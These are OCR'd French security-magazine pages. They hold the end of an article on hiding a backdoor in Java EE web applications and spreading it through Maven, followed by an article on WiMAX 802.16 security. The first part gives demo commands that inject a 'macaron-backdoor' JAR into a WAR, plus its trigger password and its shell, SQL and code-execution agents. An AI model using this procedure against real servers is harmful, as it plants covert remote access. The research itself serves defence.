


Fig. 5 : Shell

Le flux d'émission AJAX est ralenti en termes de trafic réseau pour ne pas éveiller les soupçons.

3.5 Les agents

Différents agents sont proposés par la porte dérobée.

- un agent mémorisant les dernières requêtes sur le serveur ;
- un agent JMX pour manipuler le serveur d'applications ;
- un agent JNDI pour consulter l'annuaire de la configuration ;
- un agent SQL pour manipuler la base de données ;
- un agent Java/javascript pour compiler et exécuter dynamiquement du code sur le serveur ;
- et un agent Shell pour s'amuser (Figure 5).

4. Démonstration

Pour illustrer cette étude, un code de démonstration est proposé. Il s'agit d'une archive Java à placer dans le répertoire `WEBINF/lib` d'un composant Web. Différentes techniques sont utilisées pour découvrir les vulnérabilités efficaces dans l'environnement d'exécution.

Les démonstrations sont toutes fondées sur la même approche. Télécharger un composant WAR sur le net, ajouter l'archive de la porte dérobée dans le répertoire `WEB-INF/lib` et installer le composant dans le serveur d'applications.

Voici des exemples que vous pouvez utiliser :

- **http://tomcat.apache.org/tomcat-5.5-doc/appdev/sample/sample.war**
- **http://homepage.ntlworld.com/richard_c_atkinson/jfreechart/jfreechart-sample.war**
- **http://www.springsource.org/download**

Après le téléchargement, utilisez un éditeur d'archives ZIP ou une console.

```
$ wget http://tomcat.apache.org/tomcat-5.5-\
doc/appdev/sample/sample.war
$ mkdir -p WEB-INF/lib
$ mv macaron-backdoor*.jar WEB-INF/lib
$ jar -uf sample.war WEB-INF
$ cp sample.war $CATALINA_HOME/webapps
```

Pour éviter toute utilisation malheureuse du code, ce dernier ne s'exécute pas si quelques conditions ne sont pas réunies. Il faut déclarer la variable d'environnement `macaron-backdoor` avant de lancer le serveur d'applications :

```
export JAVA_OPTS="$JAVA_OPTS -Dmacaron-backdoor=i-take-
responsibility-for-my-actions"
```

Puis lancez Tomcat :

```
$ $CATALINA_HOME/bin/catalina.sh run -security
```

Attendez trente secondes que la porte dérobée soit bien en place, puis, avec un navigateur, consultez le site. Dans un champ de formulaire, indiquez le mot de passe `M4c4r0n` ou ajoutez à l'URL d'une page `?param=M4c4r0n`.

5. Propagation

Les projets étant de plus en plus dépendants de composants eux-mêmes dépendants d'autres composants, il est souvent difficile d'ajouter toutes les archives avec les bonnes versions pour que le projet fonctionne.

Le projet Maven[5] de la fondation Apache propose de gérer cela, en permettant à chaque composant de décrire ses dépendances. Un algorithme est alors capable de parcourir le graphe de dépendance pour sélectionner toutes les archives nécessaires à un projet. Un référentiel global regroupe toutes les versions des composants open source.

Pour alimenter le référentiel global, il faut démontrer que l'on est gestionnaire d'un nom de domaine, via l'exposition de son nom propre sur une page principale du site, puis indiquer à l'administrateur Maven où chercher les archives à publier. Il n'est possible de publier que des composants de ce nom de domaine.

Le nombre de contributeurs est important. Les archives récupérées ne sont pas signées électroniquement. En attaquant le compte d'un seul contributeur, il est possible d'ajouter une dépendance à un des composants. Cela peut s'effectuer dans un gestionnaire de version type CVS ou SVN ou directement à la source de récupération du composant par l'administrateur Maven. Ainsi, la nouvelle dépendance va permettre l'ajout de l'archive de la porte dérobée dans tous les projets utilisant le composant vérolé.

Comme nous l'avons démontré, la seule présence d'une archive permet l'installation d'une porte dérobée. Il faut faire très attention à tous les composants externes utilisés par un projet.

Dernièrement, des référentiels ont été victimes d'attaques. Tous les clients de RedHat ou de Debian en ont été victimes. Un problème similaire est arrivé sous Maven[6]. Cela démontre la réalité de la menace.

Pour réduire les risques, les composants présents dans le référentiel Maven devraient tous être signés numériquement par leurs auteurs, ainsi que les fichiers de description des dépendances. Ainsi, un pirate devra non seulement attaquer un compte, mais voler et casser la clef privée de l'auteur pour modifier le composant. Des travaux en ce sens sont en cours[7].

La technologie Ivy[8] s'appuie sur le *repository* Maven ou sur d'autres. Ne vérifiant pas les signatures, elle est tout aussi vulnérable.

Conclusion

Nous avons démontré qu'il est possible, en utilisant différentes techniques de pièges, d'injections de code ou d'exploitations de privilèges, d'ajouter une porte dérobée invisible dans un projet JavaEE. Nous avons identifié les stratégies d'attaques. Nous proposons trois utilitaires permettent d'effectuer un audit du code, de le renforcer et d'extraire les rares privilèges à accorder. Ils sont décrits dans le numéro 119 de *GNU/Linux Magazine* :

http://macaron.googlecode.com

Dans l'idéal, il faut faire évoluer la culture Java pour que les projets utilisent le scellement de tous leurs packages et travaillent systématiquement avec la sécurité Java2 lors des phases de développement. C'est, entre autres, l'approche prise par Google pour son hébergement Google App Engine.

La signature des archives et l'audit humain est également un moyen de protéger les référentiels. Java offre des solutions de signature, mais elles sont peu utilisées. Pour une plus grande sécurité, il faut les exploiter.

Vous trouverez une description plus détaillée sur les attaques dans le rapport présenté au SSTIC. ■

Notes

1 http://suif.stanford.edu/~livshits/papers/pdf/thesis.pdf

2 http://java.sun.com/j2se/1.3/docs/guide/jar/jar.html

3 http://code.google.com/p/google-singleton-detector/


4 http://fr.wikipedia.org/wiki/Leet_speak

5 http://maven.apache.org/

6 http://www.nabble.com/Unintended-usage-of-core-plugin-stubs-td19633933.html

7 http://docs.codehaus.org/display/MAVEN/Repository+Security

8 http://ant.apache.org/ivy/



Laurent Butti – laurent.butti@orange-ftgroup.com

MÉCANISMES DE SÉCURITÉ WIMAX

mots-clés : *WiMAX / EAP / sécurité*

Cet article présente les mécanismes de sécurité spécifiés dans les standards IEEE 802.16 qui sont plus connus sous la dénomination « WiMAX ». Deux types de WiMAX existent : le « fixe » et le « mobile » qui se positionnent sur des usages différents. Ces standards WiMAX présentent des particularités sur les mécanismes de sécurité que nous détaillerons tout au long de cet article grâce à une analyse comparative. Enfin, nous élargirons le débat sur les problématiques sécurité dans le déploiement de ces nouvelles technologies radioélectriques.

1. WiMAX ?

1.1 Introduction

Le WiMAX (*Worldwide Interoperability for Microwave Access*) est une technologie d'accès radioélectrique permettant un accès données double sens à plusieurs méga-bits par seconde sur une distance de plusieurs kilomètres que ce soit en vue directe ou en vue indirecte. Elle est donc considérée en tant que *Metropolitan Area Network* (MAN) et est positionnée entre le *Local Area Network* (LAN) et le *Wide Area Network* (WAN).




Fig. 1 : Positionnement du WiMAX par rapport aux normes IEEE

Les déploiements initiaux WiMAX comme solution d'accès sans fil large bande (*Broadband Wireless Access*) permettent d'ores et déjà de fournir un accès Internet à des zones larges et isolées pour bénéficier de l'ADSL ou du câble, ainsi que de relier via du sans fil des sites distants de plusieurs kilomètres. Cela peut être le cas dans des zones rurales, mais aussi dans des zones (ou pays) qui s'étendent sur de grandes surfaces et, dans ce cas, une technologie d'accès radioélectrique à grande distance peut être une alternative sérieuse par rapport aux connectivités existantes (filaire, satellite...). La ratification en juin 2004 du standard IEEE 802.16-2004 (WiMAX fixe) a rendu possible le déploiement de ce type de technologie. Déploiements qui ont été réalisés avec parcimonie en France, mais aussi dans certains autres pays dans le monde et en particulier dans les pays du continent africain ou du Moyen-Orient. Un exemple pratique de déploiement en tant qu'ISP est l'opérateur américain Clearwire qui propose un accès à Internet pour le résidentiel grâce au WiMAX sur la bande 2,5 GHz, et ce,

dans une trentaine de villes américaines. De la même manière, le WiMAX Forum communique sur le fait qu'il existe plus de 400 déploiements commerciaux dans près de 140 pays différents. Tout ceci reste à mesurer, car cette technologie est loin de faire l'unanimité en termes de retour sur investissement...

Enfin, il faut garder à l'esprit que le rôle final du WiMAX est de permettre une connectivité sans fil large bande nomade et mobile sans requérir une vue directe avec la station de base. À cette fin, le consortium IEEE a finalisé une nouvelle mouture du standard nommée IEEE 802.16e-2005. Dans cette version plus évoluée, le WiMAX peut être vu à la fois comme un complément et comme un concurrent aux solutions d'accès 3G. Sur le plan des mécanismes de sécurité, un certain nombre de défauts conceptuels de sécurité sont présents dans la norme originelle IEEE 802.16-2004. La nouvelle norme, IEEE 802.16e-2005, revoit l'ensemble des mécanismes de sécurité afin de corriger la majorité des failles identifiées dans la version initiale du WiMAX.

Cet article propose une analyse comparative des mécanismes de sécurité spécifiés dans les différentes normes IEEE 802.16 qui composent le WiMAX.

1.2 Historique

Le groupe de travail 802.16 (WirelessMAN : *Standard for Wireless Metropolitan Area Networks*) de l'IEEE a approuvé son premier standard en 2001, le IEEE 802.16-2001 (bande 10-66 GHz). Viennent ensuite plusieurs révisions et évolutions telles que le IEEE 802.16c-2002 (critères de conformité) et le 802.16a-2003 (bande 2-11 GHz), pour enfin arriver aux deux standards majeurs actuels : le 802.16-2004 (WiMAX « fixe ») et le 802.16e-2005 (WiMAX « mobile »).

Ces standards spécifient la couche PHY en fonction des différentes bandes de fréquence possibles (telles que les techniques de modulation) mais aussi la couche MAC où se retrouvent naturellement les mécanismes d'accès au médium ainsi que les mécanismes de sécurité.

1.3 Entités de normalisation et certification

Les deux organismes que sont l'IEEE et le WiMAX Forum **[WIMAX]** ont des rôles bien différents. Le premier s'occupe des aspects normalisation en spécifiant les standards, tandis que le deuxième s'occupe de promouvoir la technologie en définissant des plans de certification et des profils d'usage de la technologie.

Les deux approches sont complémentaires et nécessaires au succès du déploiement d'une technologie. Il suffit de se rappeler de l'apport de la certification dans le monde du Wi-Fi qui a permis sa démocratisation grâce à l'assurance d'interopérabilité ce qui était loin d'être le cas au début de cette technologie.

Aujourd'hui, la certification WiMAX est bien avancée car plus de 90 produits sont certifiés WiMAX fixe et WiMAX mobile. Bien entendu, la certification WiMAX mobile est plus récente et les premiers produits datent de début 2009 **[CERTIF]**. À noter que des acteurs majeurs comme Intel sont présents sur le marché. En effet, la certification récente du *chipset* « Intel WiMAX/WiFi Link 5150 » qui rassemble à la fois les technologies 802.11a/b/g/n (sur les bandes 2,4 GHz et 5 GHz) et 802.16e (sur la bande 2,5 GHz) peut peser dans la progression de la technologie bien que la difficulté réside bien entendu dans la disponibilité des infrastructures WiMAX (qui doit être portée par des opérateurs).

1.4 Les bandes de fréquence et licences

Les standards WiMAX sont en théorie conçus pour fonctionner à des fréquences en dessous de 66 GHz. Le WiMAX Forum, qui définit des profils d'utilisation, spécifie que les fréquences 2,3-2,4 GHz, 2,496-2,690 GHz et 3,4-3,6 GHz peuvent être utilisées. Pour vous donner un aperçu de la jungle du spectre de fréquence, vous pouvez aller jeter un coup d'œil sur **[FREQ]**. Tout ceci pour soulever une réelle problématique des déploiements WiMAX : la régulation des bandes de fréquence selon les pays ! En France, la bande de fréquence 3,4-3,6 GHz a été ouverte à concurrence par l'ARCEP en juillet 2006. Vous trouverez les résultats d'attribution des licences selon les zones géographiques sur le site de l'ARCEP **[LICENCES]**.

System Profiles	Certification Profiles
Fixed WiMAX	3,4 GHz - 3,6 GHz
Mobile WiMAX	2,3 GHz - 2,4 GHz
Mobile WiMAX	2,496 GHz - 2,690 GHz
Mobile WiMAX	3,4 GHz - 3,6 GHz

Tableau récapitulatif des bandes de fréquence des profils WiMAX

2. Mécanismes de sécurité des standards 802.16

Les deux normes 802.16-2004 et 802.16e-2005 présentent des spécificités propres en termes de mécanismes de sécurité. Nous présentons dans ce chapitre une analyse comparative de ces différences. Nous tenons à prévenir le lecteur que ces normes définissent des briques qu'il est difficile de traduire. Par conséquent, nous nous efforcerons de détailler l'intérêt des briques et le niveau de sécurité attendu.

2.1 WiMAX fixe : 802.16-2004

L'historique de cette norme fait que les mécanismes de sécurité présents dans cette révision sont issus des normes précédentes et en particulier de la 802.16-2001. Depuis cette date-là, aucune évolution au niveau sécurité n'est apparue pour le WiMAX fixe.

La norme définit une « *Security Sublayer* » qui est composée de la brique « *Privacy Key Management* » (PKM) et de l'« *Encapsulation Sublayer* ». Les rôles de chacune de ces briques sont relatives à l'authentification des entités, à la hiérarchie de clés pour la dérivation des clés d'intégrité et de chiffrement et aux mécanismes de chiffrement et d'intégrité des données transportées (et éventuellement du trafic de signalisation).

Fig. 2 : Chaîne de certification

2.1.1 Privacy Key Management v1

La *Subscriber Station* (SS) utilise la brique PKMv1 afin d'obtenir l'autorisation et une *Authorization Key* (AK) grâce à la *Base Station* (BS). Cette procédure est réalisée via une authentification par certificat de la SS auprès de la BS. Nous constatons déjà qu'il n'y a pas d'authentification mutuelle ce qui peut être gênant dans une technologie radioélectrique.

Une autre problématique concerne la gestion des certificats des SS. En effet, la spécification 802.16-2004 reste vague sur le sujet, et, par conséquent, cette gestion dépend du contexte de déploiement. Il est primordial de savoir comment gérer l'infrastructure à clé publique (PKI) des certificats sur les SS (création, révocation...) avant tout déploiement. Cependant, la section 7.6 de la norme décrit avec précision les champs attendus du certificat de la SS (comme en particulier l'*organizationalUnitName* qui est « *WirelessMAN* » ou encore le *commonName* qui est l'adresse MAC de la SS). En résumé, rajouter de la sécurité grâce à des concepts de PKI ne permet pas de s'affranchir des problématiques de gestion de cette infrastructure.

2.1.1.1 Phase d'autorisation

Préalablement, la SS envoie à la BS le certificat du constructeur de l'équipement qui a émis le certificat de la SS. Ensuite, la BS stocke ce certificat (s'il ne l'avait pas déjà), ce qui lui permettra de valider le certificat de la SS.

La SS sollicite une autorisation d'accès auprès de la BS en envoyant son certificat à la BS. La BS peut alors l'autoriser ou non et établir un secret partagé avec la SS. Ce secret est l'Authorization Key (AK), choisie aléatoirement par la BS, qui est transportée chiffrée grâce à la clé publique (transmise par la SS) et l'algorithme RSA. Ce processus est renouvelé périodiquement à l'initiative de la SS en fonction de la durée de vie de l'Authorization Key.

2.1.1.2 Dérivation de la hiérarchie de clés

Grâce à l'établissement du secret partagé AK, une hiérarchie de clé est mise en place afin de dériver la Key Encryption Key (KEK) utilisée pour le transport d'une clé de chiffrement des communications utilisateurs et des clés d'intégrité (HMAC_KEY) pour protéger les messages du protocole PKMv1.




Fig. 4 : Hiérarchie de clés




Fig. 3 : Autorisation de la SS et transport de l'Authorization Key (AK)

2.1.1.3 Transport de la clé de chiffrement

La KEK va servir de clé de chiffrement pour le transport de la Trafic Encryption Key (TEK). Cette dernière sera alors utilisée pour le chiffrement des données utilisateurs. À noter que la TEK est générée aléatoirement par la BS (!). Deux TEK sont transmises par la BS, la précédente et la nouvelle, car le renouvellement est réalisé en fonction de la durée de vie de la TEK, i.e. le transport de TEK a donc lieu avant l'expiration de la durée de vie (en avance de phase). La TEK est de longueur 56 ou 128 bits selon l'algorithme de chiffrement utilisé.




Fig. 5 : Transport de la Trafic Encryption Key (TEK)

2.1.2 Chiffrement des données

Deux algorithmes sont proposés : le DES en mode CBC (obligatoire) et l'AES en mode CCM (optionnel). Pour avoir un niveau de sécurité suffisant, il est recommandé d'utiliser AES-CCM, ce qui revient donc à vérifier la disponibilité de ce mécanisme dans les implémentations des SS et BS, car la norme le spécifie uniquement comme optionnel. En effet, l'algorithme DES n'est plus recommandé du fait qu'il est atteignable pour des coûts acceptables.

Autre point qu'il ne faut pas négliger en pratique est l'existence d'un mécanisme de chiffrement NULL qui est souvent légion. Il faudra être vigilant dans la configuration des équipements afin d'éviter tout défaut de configuration qui utiliserait un mécanisme de chiffrement qui ne chiffre pas !

2.1.3 Problématiques de sécurité

Plusieurs problématiques de sécurité sont identifiables en lisant les paragraphes précédents. Nous n'exposerons dans cette partie que les plus critiques.

La première problématique concerne l'authentification uniquement de la SS par la BS. Pour une technologie radioélectrique, il est généralement nécessaire de recourir à une authentification mutuelle de par la difficulté intrinsèque à éviter les attaques de type Man-in-the-Middle.

Une deuxième problématique concerne l'utilisation de l'algorithme DES pour les communications utilisateurs qui est considéré comme non sûr aujourd'hui, car atteignable avec des moyens financiers acceptables. L'utilisation de l'algorithme AES dépend par contre de l'implémentation.

Une troisième problématique concerne l'absence de protection des trames de signalisation pour l'accès au médium. En effet, perturber la signalisation d'un protocole réseau est très intéressant pour un attaquant. Il aurait donc fallu les protéger du mieux possible.

Une quatrième problématique concerne les clés AK et TEK qui sont choisies « aléatoirement » par la BS, ce qui suscite la suspicion si jamais le générateur pseudo-aléatoire est mal conçu ou biaisé.

Enfin, restent les problématiques classiques de déploiement que nous avons soulevées dans les parties précédentes : configuration chiffrement NULL, gestion de la PKI...

2.1.4 Conclusions

Le niveau de sécurité réel dépend à la fois du niveau de sécurité théorique (robustesse des mécanismes de sécurité) et de la capacité à un attaquant de réaliser des attaques (en termes de coûts financiers). Aujourd'hui, bien que les mécanismes de sécurité dans 802.16-2004 soient très perfectibles pour une technologie radioélectrique, les menaces restent faibles tant que la technologie ne sera pas démocratisée à un grand nombre. Rappelons-nous du Wi-Fi où l'arrivée de certaines cartes Wi-Fi capables d'écouter et d'injecter des trames arbitraires sur la voie radioélectrique a permis à de nombreuses attaques théoriques de devenir réalisables. Aujourd'hui, écouter des communications WiMAX requiert l'achat d'analyseurs réseau très coûteux. L'injection de trames arbitraires est aussi possible, mais, là encore, à des coûts très élevés.

Enfin, il ne faut pas oublier qu'il est possible d'utiliser les mécanismes de sécurité des couches hautes (telles que IPsec

ou SSL), afin de sécuriser le transport des données sur un support réseau considéré comme friable. Choisir le WiMAX fixe revient donc à réaliser une analyse de risque classique en fonction du niveau de sécurité exigé par l'architecture à déployer.




Fig. 6 : Éléments de l'architecture 802.16e-2005

2.2 WiMAX mobile : 802.16e-2005

Conscient des problématiques de sécurité soulevées dans la partie précédente, le groupe de travail 802.16 a rajouté de nouveaux mécanismes de sécurité à la fois robustes et flexibles pour corriger la majorité des problématiques de sécurité précédemment exposées. Et ce, en plus du but initial qui était de rajouter les aspects « mobilité » à la norme WiMAX. Rappelons ici que rajouter ces aspects a des impacts forts en termes de qualité de service et de sécurité comme de s'assurer que le *handover* entre BS soit le plus efficace possible.

La Security Sublayer est similaire à celle de 802.16-2004. Un nouveau protocole Privacy Key Management (v2) est spécifié de même que de nouveaux mécanismes de chiffrement et d'intégrité des données transportées. L'ancien protocole PKMv1 est toujours supporté pour des raisons de compatibilité arrière avec 802.16-2004.

2.2.1 Privacy Key Management v2

Contrairement à PKMv1, cette nouvelle mouture impose une authentification mutuelle de l'équipement et/ou de l'utilisateur, ce qui est une excellente nouvelle pour une technologie radioélectrique. Elle reprend l'authentification RSA et rajoute aussi un protocole de transport d'authentification très à la mode : *Extensible Authentication Protocol* (EAP). Ce protocole est utilisé dans les mécanismes de sécurité des réseaux sans-fil 802.11 et apporte une grande flexibilité, car c'est une couche d'abstraction pour la méthode d'authentification utilisée (seul le support de EAP est imposé, quelle que soit la méthode d'authentification sous-jacente utilisée).

Ces deux méthodes d'authentification – RSA et EAP – sont les sources de dérivation de clés. Les clés qui seront dérivées servent pour protéger par des vérificateurs d'intégrité les échanges d'authentification suivants, mais aussi pour protéger le transport de la TEK (qui servira à chiffrer ensuite les données utilisateurs).

Plusieurs possibilités d'authentification sont spécifiées dans la norme : – authentification RSA mutuelle, – authentification EAP mutuelle, – authentification RSA+EAP mutuelle, – authentification EAP+EAP mutuelle.

Chacune de ces méthodes d'authentification permet de dériver l'Authorization Key et bien entendu une procédure de négociation de la méthode d'authentification a lieu avant celle-ci.

Nous ne détaillerons pas tous les mécanismes de sécurité mis en place qui sont tout de même très complexes à détailler et à justifier dans cet article. Nous nous efforcerons plutôt de montrer les bénéfices apportés par les principes de ces mécanismes.




Fig. 7 : Briques fonctionnelles de PKMv2

2.2.1.1 Authentification RSA mutuelle

L'authentification RSA mutuelle requiert la présence de certificats à la fois côté SS et côté BS en plus des certificats de la (ou des) autorité(s) de certification. Le principe est le même que pour 802.16-2004 sauf qu'une signature RSA de la part de la BS lui permet de s'authentifier auprès de la SS. Il faut considérer ce mode d'authentification comme une amélioration du mode historique de la brique PKMv1 grâce au rajout de l'authentification mutuelle (qui est nécessaire dans le cadre d'une technologie radioélectrique).

2.2.1.2 Authentification EAP mutuelle

L'authentification EAP mutuelle requiert le choix d'une méthode d'authentification EAP. En effet, le protocole EAP permet le transport de la méthode d'authentification : il agit en tant que relais et permet de rajouter une couche d'abstraction. Les méthodes d'authentification EAP qui pourront être choisies ne peuvent qu'être mutuelles comme l'impose la norme. En fonction de l'architecture, il est alors possible d'utiliser des méthodes d'authentification très variées ce qui confère au concepteur de la solution une grande flexibilité. Il pourra alors définir ses critères de choix de la méthode d'authentification en fonction de la sécurité, des coûts de déploiement et de maintenance, d'ergonomie utilisateur, de mutualisation avec d'autres services d'authentification... Un tableau récapitulatif des principales méthodes d'authentification EAP est présent ci-dessous.

Méthodes d'authentification EAP (mutuelles)	Standard	Porteur(s)	Description
EAP-TLS (*Transport Layer Security*)	RFC 5216	Microsoft	Certificats et clés privées associées
EAP-SIM (*Subscriber Identity Module*)	RFC 4186	Nokia, Cisco	Basée sur l'authentification GSM
EAP-AKA (*Authentication and Key Agreement*)	RFC 4187	Nokia, Ericsson	Basée sur l'authentification UMTS
EAP-MSCHAPV2 (*Microsoft Challenge-Handshake Authentication Protocol*)	RFC 4187	Nokia, Ericsson	Basée sur un couple utilisateur - mot de passe
PEAPv0/EAP-MSCHAPv2 (*Protected EAP*)	Draft	Microsoft	Certificat côté serveur EAP et authentification EAP-MSCHAPv2 encapsulée à l'intérieur
EAP-TTLS (*Tunneled Transport Layer Security*)	RFC 5281	Paul Funk, Safenet	Certificat côté serveur EAP et authentification encapsulée à l'intérieur (basée ou non sur EAP)

Tableau récapitulatif des principales méthodes d'authentifications EAP

2.2.1.3 Authentification RSA+EAP mutuelle

L'authentification est, dans ce cas, double et mutuelle. En effet, il est alors possible d'authentifier la SS et la BS avec certificats et ensuite d'utiliser le protocole EAP pour réaliser une deuxième authentification mutuelle avec la méthode d'authentification du choix de l'opérateur WiMAX. C'est donc ici qu'on se rend compte de l'intérêt d'avoir une authentification double : une première se chargera de l'authentification de l'équipement WiMAX, une deuxième se chargera de l'authentification du client (l'abonné à l'architecture WiMAX déployée par l'opérateur WiMAX).

2.2.1.4 Authentification EAP+EAP mutuelle

Comme précédemment avec la méthode d'authentification EAP double (et mutuelle), le choix de l'opérateur WiMAX est dans ce cas encore plus souple pour authentifier l'équipement WiMAX, car elle repose sur EAP et la méthode d'authentification EAP de son choix. Ceci apporte une grande souplesse et permet par exemple d'authentifier l'équipement avec la méthode EAP-SIM (en localisant une carte SIM sur l'équipement lui-même).

2.2.2 Dérivation de clés AK, KEK et TEK

